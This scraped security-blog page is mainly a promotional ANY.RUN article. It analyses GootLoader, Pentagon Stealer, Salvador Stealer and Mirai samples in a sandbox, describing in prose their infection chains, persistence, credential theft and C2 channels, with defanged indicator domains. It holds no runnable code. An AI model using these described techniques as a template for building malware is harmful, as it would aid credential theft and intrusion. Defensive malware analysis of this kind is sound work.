Microsoft has shed light on a previously undocumented cluster of threat activity originating from a Russia-affiliated threat actor dubbed Void Blizzard (aka Laundry Bear) that it said is attributed to “worldwide cloud abuse.”
Active since at least April 2024, the hacking group is linked to espionage operations mainly targeting organizations that are important to Russian government objectives,
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 13:07:082025-05-27 13:07:08Russian Hackers Breach 20+ NGOs Using Evilginx Phishing via Fake Microsoft Entra Pages
As cloud security spending surges to $111 billion, new data highlights Microsoft’s dominance, the U.S. market’s outsized role, and Google’s strategic acquisition of Wiz.
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-05-27 13:07:072025-05-27 13:07:07Inside the $111 Billion Cloud Security Market: Acquisition, Expansion, and Where to Aim Next
Malware doesn’t stick to one platform or play fair. One day it’s a Python stealer. The next, it’s an Android RAT or a Node.js backdoor quietly pinging its C2. Then it hits Linux, flooding your network with suspicious connections.
Modern threats are unpredictable. They move across systems and languages, often slipping past tools that weren’t built for this level of complexity.
One sandbox where you can analyze, detect, and understand malware and phishing, no matter the OS, architecture, or language. With support for Windows, Linux, and Android, you can choose the environment that fits your sample and see how the same threat behaves across platforms. Just upload, launch, and start investigating.
Let’s see how cybersecurity teams use ANY.RUN to detect and analyze malware written in languages like Python and Node.js, and built to target different systems.
Malware Written in Node.js: Unpacking GootLoader’s Multi-Stage Execution
JavaScript isn’t just for websites anymore, and that’s part of the problem. Threat actors increasingly use JavaScript and Node.js to build droppers, stealers, and loaders that can bypass traditional defenses.
For businesses, these threats often arrive disguised as legitimate files, especially in environments where document sharing and template downloads are common. Once executed, they can trigger multi-stage infections, establish persistence, and pull down additional payloads without leaving obvious traces.

To see how a Node.js-based attack unfolds in the real world, let’s analyze a live GootLoader infection inside the ANY.RUN sandbox.
The attack begins when a user lands on a compromised website while searching for something business-related, like a contract template.
Analysis of the Gootloader Node.js malware inside ANY.RUN’s Interactive Sandbox
The site delivers a ZIP file containing a trojanized JavaScript file posing as a common library (e.g., jQuery). Once opened, the script runs via wscript.exe, launching a heavily obfuscated payload.
Get extra sandbox licenses for your team as a gift Take advantage of ANY.RUN’s special offers before May 31

ANY.RUN’s Script Tracer logs and deobfuscates this activity in real time, giving analysts full visibility into each execution step.
ANY.RUN’s Script Tracer showing deobfuscatded info
We can see all the completed processes of the attack from the right side of the screen, where the process tree is. Here is what we discover here:
Once executed, the first-stage payload drops a second-stage JavaScript file onto the victim’s system and creates a scheduled task to run it immediately and ensure persistence.

The task launches the second-stage script, initially again through wscript.exe (PID 7828), which then transfers execution to cscript.exe (PID 7896). This script spawns a PowerShell process (PID 8092), which further deobfuscates and runs another PowerShell script.
PID 7828 with its exposed techniques and tactics inside ANY.RUN sandbox
This PowerShell script conducts extensive system reconnaissance, collecting environment variables, OS version, running processes, and more. It communicates with the attacker’s command and control (C2) server by sending compressed and encoded data embedded in HTTP headers, complicating detection.
After establishing communication, the PowerShell script downloads additional payloads, often storing them within the Windows registry to avoid being written to disk. These payloads may include a loader and a secondary component such as a Cobalt Strike Beacon or other post-exploitation tools.
Python-Based Malware: A Stealthy Threat to Business Environments
Python isn’t just a favorite among developers, it’s increasingly used by attackers to create lightweight, modular, and evasive malware. Its readability and cross-platform flexibility make it an ideal choice for building custom stealers, droppers, and loaders that are easy to modify and hard to catch.
For businesses, Python-based malware like Pentagon Stealer poses a real threat. It’s designed to quietly siphon off browser data, crypto wallet credentials, communication tokens, and personal files, often without dropping anything obvious to disk.
To see how it operates in the wild, let’s break down a real sample of the Python variant of Pentagon Stealer in the ANY.RUN sandbox.
The infection starts with an encrypted dropper, which launches a hidden Python script using AES encryption in CBC mode. Once decrypted, the stealer sets up persistence and scans the system for valuable data.
In ANY.RUN’s sandbox, Pentagon’s behavior is clearly exposed across each stage of the infection chain.

Data theft detection: The stealer harvests browser credentials, cookies, and data from apps like Atomic and Exodus. This activity is automatically flagged by the sandbox, giving analysts immediate insight into what data was accessed and how.
Data theft detected inside ANY.RUN sandbox

C2 communication: Pentagon communicates with domains like pentagon[.]cy and stealer[.]cy, while variants such as BLX upload stolen data to gofile.io. These indicators are collected and displayed in the IOC section, making it easy to pivot, enrich threat intel, or block infrastructure in other systems.
IOCs gathered along with the domain pentagon[.]cy

MITRE ATT&CK mapping: The sandbox automatically links observed behavior to ATT&CK tactics and techniques. For Pentagon, this includes:
Credentials from Web Browsers: The malware extracts saved usernames, passwords, and cookies from Chromium-based browsers, compromising access to email, cloud apps, and internal systems.
Credentials in Files: It scans user directories for sensitive files, like password.txt or wallet backups, that may contain unprotected login credentials.
System Information Discovery: Pentagon gathers OS details, hardware info, and environment variables to tailor its behavior or decide whether to proceed with the attack.
Query Registry: The stealer accesses Windows Registry keys to detect installed software, security tools, and persistence mechanisms.
Service Stop: It disables security-related services like Windows Defender to avoid detection and ensure uninterrupted operation of follow-up payloads.
MITRE ATT&CK techniques and tactics displayed inside ANY.RUN sandbox
With this mapping, teams get a full picture of the attack’s intent and progression without manually stitching logs together.
Android Malware: How Salvador Stealer Hijacks Banking Credentials
Salvador Stealer is a highly deceptive Android malware disguised as a legitimate banking app. Behind its clean interface lies a full-fledged phishing and data exfiltration machine, designed to steal everything from government ID numbers and personal information to net banking credentials and one-time passwords.
For both individuals and financial institutions, Salvador poses a serious threat, combining technical sophistication with aggressive credential harvesting and real-time data leaks via Telegram and phishing servers.

To uncover the full behavior of Salvador Stealer and observe its actions in real time, we executed the sample inside ANY.RUN’s Android environment.
Analysis of the Salvador malware inside ANY.RUN Sandbox’s interactive Android VM
Inside the interactive Android VM, we could clearly observe each stage of the infection, uncovering its tactics, visualizing the phishing interface, and tracing data exfiltration with minimal manual effort.
We see that Salvador Stealer operates in two stages:
Dropper APK – Silently installs and triggers the second-stage payload.
Base.apk (Payload) – The actual credential-stealing component.
Dropper APK Behavior
The dropper APK is engineered to install the second-stage malware without the user’s knowledge. It uses specific permissions and intent filters in its AndroidManifest.xml.

Inside ANY.RUN, we observed the dropper launching a new activity immediately after execution, behavior consistent with silent installations.
The dropper APK designed to install and launch a secondary payload (base.apk) as a new activity
Payload Behavior & Phishing Interface

Once executed, the payload connects to Telegram, used as a Command and Control (C2) channel and triggers the “starts itself from another location” signature, confirming it was deployed via dropper.
Process communicating with Telegram revealed inside ANY.RUN Android sandbox
Real-Time Credential Exfiltration

After submission, all user data is immediately exfiltrated to:
A phishing website controlled by the attacker
A Telegram bot used as a backup C2 channel
Stolen data sent to Telegram C2 server
ANY.RUN’s HTTPS MITM Proxy mode captured this behavior clearly, allowing us to inspect the exact HTTP requests, destination URLs, and the contents of the exfiltrated data in plaintext.
This level of visibility is critical when dealing with mobile malware that uses encrypted channels. Teams can immediately verify whether sensitive information was stolen, where it was sent, and how it was packaged, all without reverse-engineering the app or relying on guesswork. It shortens investigation time, boosts detection accuracy, and helps teams extract actionable IOCs in minutes.
See all ANY.RUN’s 9th Birthday special offers and get yours before May 31
Linux Malware: Uncovering Mirai’s Network Flood Inside the Sandbox
While Linux systems are often seen as more secure, they’re far from immune, especially when it comes to IoT-targeting malware like Mirai. Built to infect vulnerable devices with weak or default credentials, Mirai turns compromised routers, IP cameras, and other Linux-based systems into part of a massive botnet used for coordinated DDoS attacks.
In our sandbox session, we ran a Mirai sample inside a Linux virtual environment, revealing exactly how this malware behaves post-infection.

After running the analysis, the malware began scanning the internet for additional targets, sending out a flood of connection attempts to IP addresses across various ports. The spike in outbound activity was visible in the sandbox’s network traffic tab, highlighting Mirai’s worm-like behavior as it looked to propagate further.
Network traffic tab with 121964 connections


To add another layer of detection, Suricata rules were triggered during the session, automatically flagging the traffic as malicious and confirming the presence of a Mirai variant. This kind of signature-based alert is crucial for quickly validating what you’re looking at without needing to manually inspect every packet.
Suricata rule triggered by Mirai malware inside ANY.RUN sandbox
By analyzing Mirai in ANY.RUN, cyber security teams gain:
A real-time view of malicious scanning and propagation behavior
Easy access to network IOCs, including contacted IPs, ports, and protocols
Automated rule-based detection (Suricata) to validate threats instantly
A safe environment to test Linux-specific malware, which is often harder to analyze in traditional sandboxes
Whether you’re defending enterprise infrastructure or monitoring connected devices, ANY.RUN’s support for Linux malware analysis makes it easier to uncover threats that operate below the radar of Windows-based defenses.
Going Deeper with Pre-Installed Developer Tools
Not every sample can be cracked with just behavioral analysis, some require deeper inspection, debugging, or code-level investigation. ANY.RUN’s pre-installed development software set is perfect for these purposes.
Available for Windows 10 (64-bit) VMs, this configuration equips analysts with a curated toolkit tailored for reverse engineering, unpacking, and scripting, all without needing to set anything up manually.
By selecting the “Development” software set before starting a session, users instantly gain access to tools like Python, Node.js, x64dbg, Detect It Easy, dnSpy, HxD, DebugView, Process Hacker, and more to investigate complex malware like custom loaders, obfuscated stealers, or scripts in Node.js or Python.
Let’s look at two real-world use cases where this set has been used:
Example 1: Extracting MSI Files Without Execution

Using Lessmsi, analysts can safely unpack .msi files and inspect their contents without running them, critical for avoiding accidental payload execution. In one session, this was combined with Detect It Easy (DiE) to analyze extracted binaries and flag suspicious file signatures or packers.
Example 2: Debugging Obfuscated Malware with x64dbg
